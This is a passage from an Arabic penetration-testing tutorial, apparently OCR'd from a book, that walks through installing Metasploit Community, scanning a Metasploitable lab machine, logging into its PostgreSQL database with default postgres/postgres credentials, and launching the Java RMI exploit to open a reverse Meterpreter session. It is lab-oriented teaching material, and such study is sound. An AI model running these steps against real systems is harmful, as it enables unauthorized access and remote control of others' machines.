
Please enter the port that the Metasploit service will use.

SSL Port 3790

InstallBuilder

Back Forward Cancel

**الخطوة 4:** إنها تطلب منا اسم الخادم، وسوف نحتفظ به كمضيف محلي لأنه مثبت على مضيفنا المحلي:



**الخطوة 5:** بعد ذلك سوف يطلب منا منفذ خادم قاعدة البيانات. نحن سنبقي هذا هو نفسه. هذه كلها تكوينات لتشغيل البرنامج:

Setup

Database Server Parameters

Please enter the port of your database.

Database Server port 7337

InstallBuilder

Back Forward Cancel

الخطوة 6: الآن، جاهزة للتثبيت. بمجرد أن نضغط إلى الأمام، فإنه سيتم تثبيته بالنسبة لنا، وسوف يطلب منا اسم مستخدم وكلمة مرور لواجهة الويب. اضبط ذلك أيضًا، واختر اسم مستخدم وكلمة مرور، وستنتهي العملية بسلاسة.

الآن، بمجرد الانتهاء من برنامج التثبيت، نريد تشغيل خدمة Metasploit، لأنه سيتم تثبيته كخادم، كخادم ويب. عندما نريد استخدام Metasploit Community، سنضطر إلى تشغيله باستخدام أمر الخدمة بنفس الطريقة التي ندير بها أي خادم في Linux. الأمر كالتالي:

```
root@kali :~/Desktop# service metasploit start
```

بمجرد بدء تشغيل الخادم، كل ما علينا هو الذهاب للمتصفح والانتقال إلى https. تأكد من وضع https وليس /http://localhot، ثم ندخل المنفذ الذي يعمل عليه Metasploit وهو 3790. اضغط على Enter. الآن يطلب منا تسجيل الدخول، ثم يتعين علينا إدخال اسم المستخدم وكلمة المرور اللذين اخترناهما أثناء تثبيت البرنامج، وبعد ذلك سنكون قادرين على استخدامه. سنتحدث عن تسجيل الدخول واستخدام الأداة في القسم التالي.

| MSFC scan | فحص MSFC |
|---|---|

الآن، سوف نقوم بتسجيل الدخول باستخدام اسم المستخدم وكلمة المرور التي حددناها عند تثبيت الأداة.

في الصورة التالية تظهر واجهة ويب لمجتمع Metasploit:

الآن، بعد تسجيل الدخول، يمكننا الوصول إلى الحساب والانتقال إلى إعداد المستخدم لدينا أو تسجيل الخروج. يمكننا أيضًا التحقق من تحديثات البرامج.

عندما نقوم بتسجيل الدخول لأول مرة، سيطلب منا إدخال مفتاح التنشيط. سيتم إرسال مفتاح التفعيل إلى عنوان بريدنا الإلكتروني الذي نضعه عند تنزيل الأداة. يجب أن نتأكد من أننا أدخلنا عنوان بريد إلكتروني صالحًا عند تنزيل الأداة.

سنبدأ الفحص، وسوف نضغط على New Project | Project. سوف نسمي هذا المشروع metasploitable، وسنترك الوصف فارغًا، ثم يطلب منا نطاق شبكة. يمكننا ضبط ذلك بنفس الطريقة التي قمنا بها مع Zenmap، ويمكننا ضبطها على نطاق. إنه في الواقع نطاق موجود داخل شبكتنا

الفرعية في الوقت الحالي، وهو 10.0.2.1 حتى 254. يمكننا مسح الشبكة بالكامل بحثًا عن نقاط الضعف والاستغلال، لكن في الوقت الحالي، سنستهدف 10.0.2.4، وهو آلة Metasploitable.

الآن سنضغط على إنشاء مشروع. تعرض لقطة الشاشة التالية جميع المعلمات التي تمت مناقشتها:

الآن، تم إنشاء المشروع، وسنبدأ عملية المسح عليه. سنذهب إلى زر المسح على الجانب الأيسر من الشاشة وانقر فوقه. لبدء المسح، يجب أن نذهب إلى "إظهار الخيارات المتقدمة" لتعيين بعض الخيارات المتقدمة. إذا كان لدينا نطاق، فيمكننا استخدام عنوان الاستبعاد لاستبعاد بعض عناوين IP. على سبيل المثال، إذا كنا نستهدف الشبكة بالكامل من 1 إلى 254، فيمكننا استبعاد جهاز الحاسوب الخاص بنا من البحث عن طريق كتابة عنوان IP الخاص بنا وهو 10.0.2.15. يمكننا أيضًا وضع وسيطة Nmap مخصصة لأن Metasploit سيستخدم Nmap فعليًا للحصول على الخدمة والتطبيقات المثبتة. يمكننا إضافة منافذ TCP إضافية أو إخراج منافذ TCP. مرة أخرى يمكننا أن نفعل الشيء نفسه. يمكننا حتى ضبط السرعة. لدينا أيضا اكتشاف خادم UDP. يكتشف فعليًا الخدمة المثبتة على المنفذ. يمكننا أيضا تعيين بيانات الاعتماد. إذا كان الحاسوب الهدف يستخدم نوعًا من المصادقة، فيمكننا إعداده، لكننا بخير لأن هدفنا لا يستخدم أيًا من ذلك. يمكننا أيضا تعيين علامة للحاسوب الهدف.

الآن، نحن لن الفوضى مع هذه الإعدادات. سنبقي كل شيء كما هو لتبسيط الأمر، وسنقوم بتشغيل المسح. بمجرد انتهاء هذا المسح، سنرى كيف يمكننا التحليل والاكتشاف ونرى ما يمكننا القيام به بالمعلومات المكتشفة.

انتهت عملية الفحص، وتستغرق دقيقتين تقريبًا. إذا نقرنا على جهاز Metasploitable، فسوف نرى أننا اكتشفنا أحد النقاط الساخنة الجديدة، و33 خادم جديد مثبت عليه، وتمكنت أيضًا من اكتشاف ثغرة أمنية واحدة:

**fig: نتائج مسح Metasploitable.**

الآن نحن بصدد **Analysis | Hosts**، ونرى أن لدينا IP المضيف لدينا وهو **10.0.2.4**، وأنه قد تم مسحها بشكل صحيح. لديه VMware، لديه خادم، وهو يعمل على Linux 8.04:





**fig: مسح المضيف**

إذا نقرنا على IP 10.0.2.4، فيمكننا رؤية الخدمة المثبتة كما هو موضح في لقطة الشاشة التالية:




**fig: الخادمات المثبتة**

في لقطة الشاشة السابقة، يعرض **NAME** اسم الخادم. **PROTO** يظهر البروتوكول. توضح **state** حالة المنفذ. **SERVICE INFORMATION** تُظهر معلومات الخادم. لنأخذ مثالاً، **dns** يعمل على المنفذ 53 الذي يحتوي على بروتوكول **udp**، والمنفذ مفتوح، والخدمة هي **BIND 9.4.2**.

يمكننا التبديل بين الصفحات باستخدام أزرار الأسهم في أسفل يمين الصفحة. وسوف تظهر نفس النتيجة كما Nmap، فقط مع واجهة المستخدم الرسومية أفضل. تعرض علامة تبويب الجلسات (Sessions) الاتصالات. إذا استغلنا أي شيء، فسنراه في الجلسات. واجهة المستخدم الرسومية يشبه هذا:





**fig: جلسات مستغلة (Exploited sessions)**

ستظهر لنا علامة تبويب Vulnerabilities نقاط الضعف التي تم اكتشافها. بـ Nmap، نحصل على الخادمات فقط. ولكن في Metasploitable، فإنه يقوم بالفعل بتعيينه وإظهاره لنا، وإذا وجد ثغرة أمنية، وإذا كان Metasploit لديه استغلال لهذه الثغرة الأمنية. يمكننا النقر فوقه والحصول على مزيد من المعلومات حول مشكلة عدم الحصانة.

ستظهر لنا علامة تبويب Credentials بيانات الاعتماد إذا كان هناك أي بيانات اعتماد مثيرة للاهتمام تمكن البرنامج من العثور عليها. في لقطة الشاشة التالية، يمكننا أن نرى أنه تتم إدارتها للعثور على اسم المستخدم وكلمة المرور الخاصين بـ PostgreSQL، وهو postgres. إذا نقرت على أيقونة المفتاح تحت عمود VALIDATE، فسوف يتحقق ذلك لنا. يمكننا أن نرى الحالة إلى Validated (التحقق من صحتها) في العمود VALIDATION:



**Fig(الشكل): أوراق الاعتماد (Credentials)**

الآن، يمكننا استخدام المعلومات السابقة. يمكننا المضي قدمًا والاتصال بقاعدة بيانات SQL باستخدام اسم المستخدم كـ **postgres** وكلمة المرور كـ **postgres**. لنلقِ نظرة سريعة على هذا. سنذهب إلى المحطة الطرفية لدينا في كالي، وسوف نستخدم الأمر الذي استخدمناه للاتصال بـ SQL، إلى PostgreSQL، وهو **psql**. نحن الآن بصدد وضع خيار **h–** للأمر، ثم سنضع عنوان IP الذي نريد توصيله. الأمر كالتالي:

```
root@kali :~# psql –h 10.0.2.4 postgres
```

الآن، سيطلب اسم المستخدم، وسنقوم بإدخال اسم المستخدم. بعد ذلك، سنقوم بإدخال كلمة المرور التي استولينا عليها، وهي postgres. ثم سنقوم بتسجيل الدخول إلى قاعدة البيانات. بعد ذلك، نحن قادرون على تشغيل أي أمر SQL على الحاسوب الهدف. SQL هي اللغة المستخدمة للتواصل مع قواعد البيانات. الآن، تمكنا من التقاط اسم المستخدم وكلمة المرور لقاعدة بيانات، ويمكننا التواصل مع قاعدة البيانات باستخدام لغة SQL. على سبيل المثال، سنقوم بتشغيل أمر

```
select current_database();
```

يمكننا أن نرى أنه اختار قاعدة البيانات الحالية لدينا، والتي تسمى أيضا **postgres**.

```
postgres=# select current_database();
 current_database
------------------
 postgres
(1 row)
```

مجرد إلقاء نظرة على المثال السريع لإظهار أن البيانات التي تم التقاطها صحيحة. سنرى في Metasploit، في علامة التبويب Captured Data، سنرى أنه لا توجد بيانات تم التقاطها من الحاسوب الهدف. ولكن عندما نذهب إلى علامة التبويب Notes، سنرى بعض الملاحظات المهمة، بعضها عن طلبات HTTP لبعض الطرق التي نستخدمها. هذه الملاحظات مفيدة لعملية جمع المعلومات.

**الشكل: ملاحظات**

ستظهر علامة تبويب "Files Shares" أي ملف يتم مشاركته من الحاسوب الهدف. ستظهر لنا علامة التبويب "Attempts" المحاولات التي قمنا بها على الحاسوب الهدف. ستظهر لنا علامة التبويب Modules الوحدات التي يمكن استخدامها لاستغلال أي نقاط ضعف موجودة. لدينا ثغرة أمنية تسمى خادم Java RMI، ولدينا وحدة نمطية لاكتشاف هذه الثغرة الأمنية. سنقوم بتشغيل

Exploit: Java RMI Server Insecure Default Configuration Java Code Execution

فقط بالنقر فوق Launch. سيسمح لنا بتشغيل الاستغلال من داخل مجتمع **Metasploit**. الآن سنقوم باستغلال، بنفس الطريقة، فعلنا ذلك من قبل في msfconsole. بعد النقر على "تشغيل" (Launch)، لدينا اسم الوحدة كـ /multi/misc/java_rmi_server exploit، لذلك سنقوم بتشغيل الأمر exploit/multi/misc/java_rmi_server، وتعيين (set) PAYLOAD، وتعيين LHOST، وتعيين RHOST، ثم exploit.

في لقطة الشاشة التالية، يمكننا أن نرى أنه قد تم بالفعل اختيار العنوان الهدف بشكل صحيح، وسنقوم بتعيين "**نوع الاتصال**" (**Connection Type**) على (**Reverse**)، وسنحافظ على نوع الحمولة (Payload Type) كـ (Meterpreter).

**Meterpreter** هو مجرد نوع مختلف من الحمولة. نحن الآن بصدد تشغيل الوحدة من خلال النقر على **Run Module:**

References
oracle
MSF-java_rmi_server

Note that it does not work against Java Management Extension (JMX) ports since those do not support remote class loading, unless another RMI endpoint is active in the same Java process.

RMI method calls do not support or require any sort of authentication.

Target Systems

Target Addresses: 10.0.2.4
Excluded Addresses:

Exploit Timeout (minutes): 5

Target Settings: Generic (Java Payload)

Payload Options

Payload Type: Meterpreter — Listener Ports: 1024-65535
Connection Type: Reverse — Listener Host:
Enable Stage Encoding (IPS evasion)

Module Options


| | | |
|---|---|---|
| HTTPDELAY | 10 | Time that the HTTP Server will wait for the payload request (integer) |
| RPORT | 1099 | The target port (port) |
| SRVHOST | 0.0.0.0 | The local host to listen on. This must be an address on the local machine or 0.0.0.0 (address) |
| SRVPORT | 8080 | The local port to listen on. (port) |
| SSL | | Negotiate SSL for incoming connections (bool) |
| SSLCert | | Path to a custom SSL certificate (default is randomly generated) (path) |
| URIPATH | | The URI to use for this exploit (default is random) (string) |

Advanced Options show
Evasion Options show
Run Module

sploit Community 4.11.7 - Update 2016052401 © 2010-2016 Rapid7 Inc, Boston, MA RAPID7


**الشكل: Selection of Meterpreter**

في لقطة الشاشة التالية، يمكننا أن نرى أن الوحدة (module) قد تم تشغيلها وأن المخرجات تشبه إلى حد كبير ما نحصل عليه من وحدة التحكم في Metasploit، وتقول إن الجلسة 1 مفتوحة. لقد أنشأت بالفعل جلسة لنا. الآن، يمكننا التواصل معها:





**شكل: Output of Meterpretera**

